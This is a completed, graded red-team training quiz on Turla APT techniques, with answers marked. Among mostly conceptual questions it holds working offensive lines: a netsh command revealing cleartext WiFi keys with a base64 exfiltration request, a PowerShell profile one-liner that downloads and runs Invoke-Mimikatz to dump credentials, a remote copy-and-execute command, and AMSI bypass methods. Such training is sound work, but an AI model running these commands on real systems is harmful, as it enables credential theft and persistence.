APT Quiz - Batch 6

Total points 250/250

Turla Tactics, Techniques and Procedures

Email address *


varkeymjohn@gmail.com

45 of 45 points

Don't touch suspicious emails...!

Near January 2018, Turla has been using spear-phishing methodologies where they tricked users into downloading fake Flash player installers, even though it seemed to be downloading and installing legitimate installers from the legitimate website. Analysis of this technique has not granted a full understanding of how it was performed. So you decided to investigate! Who knows, maybe you could use this method in a future engagement somehow!
You get hold of one of these mails with the link to the installer and you start playing around with it. You try to figure out how the fake installer gets installed even though the link points to the right file and the right IP. So you click the link, install the file and try different things.

Possible Hypotheses on download of fake flash installer



A few hours later, you see something strange in your Antivirus activity, and you're getting calls and emails from EY security. They're saying something about flash files and backdoors and what not! So it was indeed a malware! How will you use it for red teaming?

Common data for first 4 questions

✓ 1.1) One hypothesis you could think of how to provide a fake installer is ARP spoofing. What is ARP spoofing? 5/5

○ Spoofing the IP of a requested MAC address

● Spoofing the MAC address of a requested IP address ✓

○ Spoofing the IP address of a requested DNS address

○ Spoofing the DNS address of a requested IP address

✓ 1.2) You want to try some ARP spoofing yourself, to try the same attack you hypothesized. You install Ettercap and you configure it for ARP poisoning. Assume you (Machine A – 192.168.1.2) want to spoof machine B (router) with IP 192.168.1.3, against machine C (victim) with IP 192.168.1.7. Which of these will you put as target 1 and 2? 15/15

○ a. Target 1 – Machine A, Target 2 – Machine B

○ b. Target 1 – Machine C, Target 2 – Machine B

○ c. Target 1 – Machine B, Target 2 – Machine C

● d. Either option b or option c ✓

✓ 1.3) Maybe the file also creates a backdoor! That would be really useful for connecting remotely to your target machine! You want to analyse your system now to see if the file actually does create a backdoor. You probably can check this by seeing the services and ports running on your system. Which command do you use? 5/5

○ nmap -sn localhost


● netstat -an ✓

○ ipconfig /all

○ nslookup localhost

✓ 1.4) Once the user has downloaded and launched the fake Flash installer, the compromise process starts. It begins by dropping a Turla backdoor on the machine. Then, a request is performed exfiltrating information about the newly compromised machine. This is a GET request to http://get.adobe.com/stats/AbfFcBebD/q=<base64-encoded data>. Why don't we try the same method to exfiltrate information about the victim machine in a spear-phishing campaign as well?a. What is the command to print cleartext wifi password of AP with SSID "CompanyWiFi"? b. What is the GET request used to send the output of commands from previous question to the remote server (get.adobe.com/stats/AbfFcBebD), using the technique that this malware has used? (You may use username as MEA\BOB.JOHN, IP as 192.168.5.3 and password as Str0ngP@ssw0rd, Use following format: q=Username:IP:password)

20/20



○ Command: netsh wlan show profile ssid="CompanyWiFi" key=clear; Request: http://get.adobe.com/stats/AbfFcBebD/q= MEA\BOB.JOHN:192.168.5.3:Str0ngP@ssw0rd

○ Command: netsh wlan show profile name="CompanyWiFi" key=clear; Request: http://get.adobe.com/stats/AbfFcBebD/q= MEA\BOB.JOHN:192.168.5.3:Str0ngP@ssw0rd

○ Command: netsh wlan show profile ssid="CompanyWiFi" key=clear; Request: http://get.adobe.com/stats/AbfFcBebD/q= TUVBXEJPQi5KT0hOOjE5Mi4xNjguNS4zOlN0cjBuZ1BAc3N3MHJk

● Command: netsh wlan show profile name="CompanyWiFi" key=clear; Request: http://get.adobe.com/stats/AbfFcBebD/q= TUVBXEJPQi5KT0hOOjE5Mi4xNjguNS4zOlN0cjBuZ1BAc3N3MHJk ✓

Feedback

Congrats! Here is the solution: q=base64(Username:IP:password)

More malware...! 105 of 105 points

You are now so excited about what can be done with Turla malwares that you download a whole bunch of them from the internet and from the dark web (this time on your test laptop, mind you!). You start testing them to check what all activities are being performed by the malware. Probably you can use the commands that the malware uses for your engagements...

✓ 2) You notice that one of the Turla backdoors use RPC. What is RPC? 5/5

● RPC is remote procedure call, in which a request is sent by the client to the server for a procedure to be executed. This procedure is processed at the server and returned to the client ✓

○ RPC is remote procedure call, in which a request is sent by the server to the client for a procedure to be executed. This procedure is processed by the client and returned to the server

○ RPC is remote procedure call, in which a request is sent by the client to the server to request for the procedure to be performed. The server then sends the procedure to the client, which is then executed by the client

○ RPC is remote procedure call, in which a request is sent by the server to the client to request for the procedure to be performed. The client then sends the procedure to the server, which is then executed by the server

Turla has used several tools to scan for open NetBIOS nameservers and enumerate NetBIOS sessions (eg. Nbtscan, nbtstat, etc.)

Common data for next 2 questions

✓ 3.1) What is NetBIOS? 15/15

□ NetBIOS is a networking protocol providing for name resolution among other services

☑ NetBIOS is an API used to provide name resolution among other services ✓

□ NetBIOS cannot work with TCP. NetBIOS name and Internet host name can be same

☑ NetBIOS can work with TCP. NetBIOS name and Internet host name can be same ✓

✓ 3.2) There is a nice attack using NetBIOS we can use in red team engagements. It is called NBNS Spoofing. What is it? 15/15

● A NetBIOS Name Server is spoofed. This attack is possible since the NBNS protocol works by sending a broadcast for name resolution ✓

○ A NetBIOS Name Service is spoofed. This attack is possible since the NBNS protocol works by sending a broadcast for name resolution

○ A NetBIOS Name Server is spoofed. This attack is possible since duplicate named hosts are allowed for NBNS servers.

○ A NetBIOS Name Service is spoofed. This attack is possible since duplicate named services are allowed for NBNS services.

✓ 4) While working with one of these malwares, you notice the domain name of C2 (say, ey.com) being used by the malware. You thought you could investigate into where the C2 is and when it was created. a. What is the C2's (ey.com's) latitude and longitude? b. Which year was this domain (ey.com) created? 10/10

○ (40.7900, -74.0621) – IP: 199.52.9.62. Year of creation: 1997

● (40.7900, -74.0621) – IP: 199.52.9.62. Year of creation: 1996 ✓

○ (-74.0621, 40.7900) – IP: 199.52.9.62. Year of creation: 1997

○ (-74.0621, 40.7900) – IP: 199.52.9.62. Year of creation: 1996

Feedback

Congrats! Here is the solution: Use Wayback machine – archive.org to find this year of creation

You get a hold of Turla's renowned malware Powerstallion.

Common data for next 2 questions

✓ 5.1) You research a bit on this and you understand that it uses the net command for lateral movement to access shares of other hosts in the network. What is ADMIN$ and SYSVOL? 10/10

○ ADMIN$ is an administrative share while SYSVOL is the system volume file in the domain controller

○ SYSVOL is a share in the domain controller while ADMIN$ is the share used by administrators to access C drive

○ ADMIN$ is the folder name for C drive when accessed remotely while SYSVOL is the system volume file in the domain controller

● They are both administrative shares. ADMIN$ is share for Windows OS location and SYSVOL is a Domain Controller specific share ✓

✓ 5.2) Once the output of a command is obtained, Powerstallion encrypts and stores the output in a OneDrive subfolder. Why don't we try the same with the data we get? Write down the encrypted hex output (using Powerstallion encryption technique) of the WiFi password you obtain from the network: "Str0ngP@ssw0rd" 20/20

○ 537472306E6750407373773072CE

● F9DED89AC4CDFAEAD9D9DD9AD8CE ✓

○ 062127653B320515262622652731

○ AC8B8DCF9198AFBF8C8C88CF8D31

Feedback

Congrats! Here is the solution: XOR encryption, Key is 0xAA

✓ 6) Turla is really cool in that they even disable security tools, using methods such as AMSI bypass! What are the different methods you can use to perform AMSI bypass? (Mark all that apply) 15/15

☑ Changing the signature of the payload ✓

☑ Patching on of the AMSI functions, AmsiScanBuffer() ✓

□ Setting registry key AmsiEnable to 1

□ Setting amsiInitFailed with a "False" value

✓ 7) An amazing tool that Turla has used is Empire’s PSInject. What is so great about this tool? 15/15

○ It is used to inject powershell.exe into victim machine using Empire when powershell.exe is removed from victim machine

○ It is used to inject powershell.exe into other processes in order to bypass the need of creating powershell.exe process

○ It is used to inject powershell.exe in-memory into other processes in order to bypass the need of creating powershell.exe process

● It is used to inject powershell instance and commands into other processes in order to bypass the need of creating powershell.exe process ✓

Technical techniques... 100 of 100 points

After hours of checking the events in your laptop (and getting scolded for downloading malware in EY laptop), it was concluded that, by policy, your EY laptop had to be reimaged. So you gave your laptop to your friendly next-door neighbour “IT team” that sits there ->
Not having your company laptop, you decided to read up on Turla tactics in your phone and test laptop so that you can replicate them elsewhere.

✓ 8) First off, you find that Turla is known to use ‘watering hole attacks’. How do you perform a watering hole attack? 5/5

○ Target a group of users and send phishing mails to them in order to lead them to download malware from attacker’s C2 server

○ Target a group of routers and make them function in a way that they discard packets instead of relaying them

● Target a group of websites commonly visited by a set of users, compromise these websites and use them to spread malware to the targeted users ✓

○ Target a group of DNS servers and make them give out a false result for a domain name.

✓ 9) There are some Javascript backdoors that are created by the fake Flash installers. One of them contacts a web app hosted on https://script.google[.]com/macros/s/AKfycbwF_VS5wHqlHmi4EQoljEtls jmglLBX69n_2n_k2KtBqWXLk3w/exec. What is script.google.com? (Mark all that apply) 10/10

☑ Online platform to save code projects, similar to GitHub ✓

☑ Online platform to compile code projects ✓

☑ Online platform to debug and execute code projects ✓

☑ Online platform to create small-scale web applications ✓

✓ 10) An ingenious method to exfiltrate data without detection was used by Turla in one of the 2018 campaigns. In this they used a USB stealer and used an alternative protocol called WebDAV. What is it? 5/5

○ It is a protocol similar to FTP, with added features of allowing multiple users to access, edit and save remote files concurrently without need of downloading

○ It is a protocol similar to GIT, with added features of allowing multiple users to access, edit and save remote files concurrently without need of downloading

● It is a protocol similar to HTTP with added features of allowing multiple users to access, edit and save remote files concurrently without need of downloading ✓

○ It is a protocol similar to SSH, with added features of allowing multiple users to access, edit and save remote files concurrently without need of downloading

✓ 11) Sometimes, malware developers like to put some vegetables into their malwares. This time it is artichoke. What does the following command, used by this malware, do:cmd.exe /c net use \\197.168.0.247\c$ <user_pass_here> /user:administrator & copy /y \\197.168.0.247\c$\users\public\documents\i.js $documents\j.js & $documents\j.js? 10/10

○ It is used to connect to 197.168.0.247, copy file i.js to $documents in 197.168.0.247 as j.js and execute j.js

○ It is used to connect to 197.168.0.247, copy file i.js to $documents in 197.168.0.247 as j.js 2 times

● It is used to connect to 197.168.0.247, copy file i.js to $documents in localhost as j.js and execute j.js ✓

○ It is used to connect to 197.168.0.247, copy file i.js to $documents in localhost as j.js 2 times

✓ 12) You also observed that Turla is known to use Windows Credential Manager in their attacks to dump credentials. Windows Credential Manager is a nice application that interfaces with the LSA and LSA is a nice place to gather credentials! Which of the following is/are true in this regard? 20/20

○ LSASS is a process that implements some functionalities of LSA such as authentication and enforcing security policy

○ SAM is a part of LSA

○ Some user credentials stored in LSA are available even after reboot

● All of the above ✓

✓ 13) Encryption of files into rar files has been used by Turla in their attacks. You start thinking about using this method for an attack. You wanted a novel idea on how to perform red teaming without detection. After hours (maybe even days!) of thinking, an apple finally fell! What we can do is, we could take a tool, say, Mimikatz, and use a compression tool (winrar?) and compress it – not once, not twice, but 100000 times! If the original Mimikatz.exe file was 800KB, after the first compression it will be 400 KB, then 200, then 100. You put your mathematical hat on and even got an equation for it! If you compress it n times, the file size will be 800KB/(2^n)! So if you put a limit n->infinity, mathematically, you should get 0 bytes! You can sneak this Mimikatz.rar file into the victim network and get away with it! Which antivirus in the world can analyse a 0 byte file anyway!!! You first start have a light smile, then you chuckle. Then you're laughing hysterically!You do this up to 100000 times in your test machine... Only to realize that... 10/10

○ You get a file which has very small size (near to 0 bytes)

○ You get a file of size smaller than the original file (say 300 KB), since the compression algorithm saturates after a point

● You get a file of size greater than the original file (say 2MB), since the compression algorithm required adding headers every time it compresses ✓

○ File gets corrupted due to multiple compressions

✓ 14) Around 2017, Turla's attacks have revolved around the use of powershell, they are also known to have modified powershell profiles. This is a very useful method in red teams and phishing campaigns where we can write our own scripts for execution. Write down the commands for running Invoke-Mimikatz in-memory to obtain credentials in victim machine by modifying a powershell profile 20/20

○ New-Item –Path $Profile –Type File –Force; echo "(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds" > $Profile

● New-Item –Path $Profile –Type File –Force; echo "IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds" > $Profile ✓

○ New-Item –Path $Profile –Type File –Force; echo "(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds > $Profile"

○ New-Item –Path $Profile –Type File –Force; echo "IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds > $Profile"

✓ 15) Turla and their RPC backdoors have surveyed the victim systems' files and folders. This is a very handy craft we require during red teams. Write down the shortest commands to perform the following (VH)a. Go to temp folder b. Go to current user's desktop c. Go to Program Files folder d. Search for all dll files starting with "IPH" in the current directory 20/20

☑ a. cd %TEMP% ✓

□ a. cd C:\Temp

☑ b. cd %USERPROFILE%\Desktop ✓

□ b. cd C:\Users\Desktop

☑ c. cd "C:\Program Files" ✓

☑ c. cd "\Program Files" ✓

☑ d. dir IPH*.dll ✓

☑ d. dir IPH**.dll ✓

Submission ID (skip this field) *

⚠ DO NOT EDIT this field or your time will not be recorded.

KL8OI1KDA8xJ457O